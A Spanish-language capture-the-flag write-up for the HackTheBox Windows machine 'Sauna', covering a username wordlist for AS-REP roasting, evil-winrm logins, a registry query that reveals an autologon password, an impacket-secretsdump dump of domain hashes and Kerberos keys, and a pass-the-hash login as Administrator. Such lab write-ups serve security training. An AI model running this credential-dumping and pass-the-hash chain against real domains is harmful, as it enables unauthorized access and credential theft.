




Sauna

HTB MÁQUINA SAUNA

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.2, es una maquina en Windows y que está en la categoría de fácil.



- User: Enumerando un poco la máquina nos encontramos con el grupo de trabajo, una mala práctica con los nombres de los empleados, así que al ser una máquina AD podemos pensar en un ataque ASREPROast (<https://www.tarlogic.com/en/blog/how-to-attack-kerberos/>) y vamos a crear un diccionario, con estos nombres, en este caso se puede realizar manual, con combinaciones de estos nombres encontrados o con alguna herramienta.



```
users.txt
fergus
Fergus-Smith
Fergus.Smith
F.Smith
FSmith
Fergus Smith
Fergus.S
FergusS
FergusSmith
fergussmith
fergus_smith
Fergus_Smith
S.Coins
SCoins
Shaun Coins
Shaun Coins
ShaunC
Shaun.C
Shaun.Coins
Shaun-Coins
Shaun Coins
ShaunCoins
shauncoins
S.Driver
S.Driver
S.Driver
Shapie.Driver
ShapieD
Shapie.D
Shapie-Driver
Shapie.Driver
Shapie.Driver
ShapieDriver
ShapieDriver
B.Taylor
B.Taylor
B.Taylor
B.Taylor
BowieT
Bowie.T
Bowie-Taylor
```




Sauna

En este punto, ya tenemos un User y un Password, así que vamos a probar con evil-winrm como en máquinas pasadas

```
angussMoody 0 • 2 ruby2.5
root@angussMoody: ~/hackthebox/Sauna-10.10.10.175# evil-winrm -i 10.10.10.175 -u FSmith -p Thestrokes23
Evil-WinRM shell v2.0
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir

Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----             1/23/2020  10:03 AM             34 user.txt

*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

de esta manera obtenemos nuestra primer flag

- **Escalada de Privilegios:**

Enumerando un poco la máquina nos encontramos con otro Usuario y vamos a hacer uso de una guía de enumeración para la escala de Privilegios de Windows que hemos visto anteriormente a ver con que nos encontramos (<https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>)

```
angussMoody 0 • 2 ruby2.5
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ../../
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----             1/25/2020  1:05 PM      Administrator
d-----             3/23/2020  1:43 PM         FSmith
d-r---             1/22/2020  9:32 PM        Public
d-----             1/24/2020  4:05 PM      svc_loanmgr

*Evil-WinRM* PS C:\Users>
```




Sauna

En la parte de usuarios nos encontramos con varios comandos que nos brindan información, entre ellos nos encontramos con uno que nos da como resultado al parecer un usuario y una password por defecto, pero nos encontramos con que el usuario que nos brinda no es ninguno de los que hemos enumerado hasta ahora, así que vamos a ver que podemos realizar con esta información.

```
angussMoody 0 • 2 ruby2.5
End of search: 283 match(es) found.
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          1/25/2020    1:05 PM             Administrator
d-----          3/23/2020    1:43 PM             FSmith
d-r--          1/22/2020    9:32 PM             Public
d-----          1/24/2020    4:05 PM             svc_loanmgr

*Evil-WinRM* PS C:\Users> Get-ItemProperty -path 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon' | select "Default*"

DefaultDomainName DefaultUserName          DefaultPassword
-----
EGOTISTICALBANK   EGOTISTICALBANK\svc_loanmanager Moneymakestheworldgoround!

*Evil-WinRM* PS C:\Users>
```

Después de realizar varias pruebas nos damos cuenta que ese password es correspondiente al usuario que habíamos enumerado antes, pero iniciando sesión en evil-winrm con este usuario y realizando una enumeración no encontramos nada relevante que nos guíe por el camino hacia la segunda bandera, así que vamos a leer un poco en el foro a ver con que nos encontramos que nos ayude con el camino a esta flag (<https://forum.hackthebox.eu/discussion/2716/sauna/p7>)

Revisando el foro nos encontramos con un camino que nos puede ayudar a nuestro objetivo, así que hacemos uso de la herramienta secretdump de impacket.

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Sauna-10.10.10.175# impacket-secretsdump -dc-ip 10.10.10.175 egotistical-bank.local/svc_loanmgr@10.10.10.175
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:6a9ad62152176cac84db3ba9c525d97b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08f0d7de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfcd9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b065d6d622ec80584892026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98d1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31ale22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:f1983b94d4274e589bbf2feab6a1f104255d3486414a897701e04843442357
SAUNA$:aes128-cts-hmac-sha1-96:a3e7b0e1fa39a54b7a893ad0175ddeb2
SAUNA$:des-cbc-md5:32e9913494d66b51
[*] Cleaning up...
root@angussMoody:~/hackthebox/Sauna-10.10.10.175#
```



Sauna

De esta manera nos encontramos con los secretos de los usuarios y nos encontramos con las credenciales del usuario Administrator.

ya con estos hashes tenemos muchas formas de iniciar sesión, en este caso lo realizaremos con evil-winrm

```
angussMoody 0 • 2 ruby2.5
root@angussMoody: ~/hackthebox/Sauna-10.10.10.175# evil-winrm -i 10.10.10.175 -u administrator -p 'aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff'
Evil-WinRM shell v2.0
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            1/23/2020  10:22 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos **Fr13nds HTB**

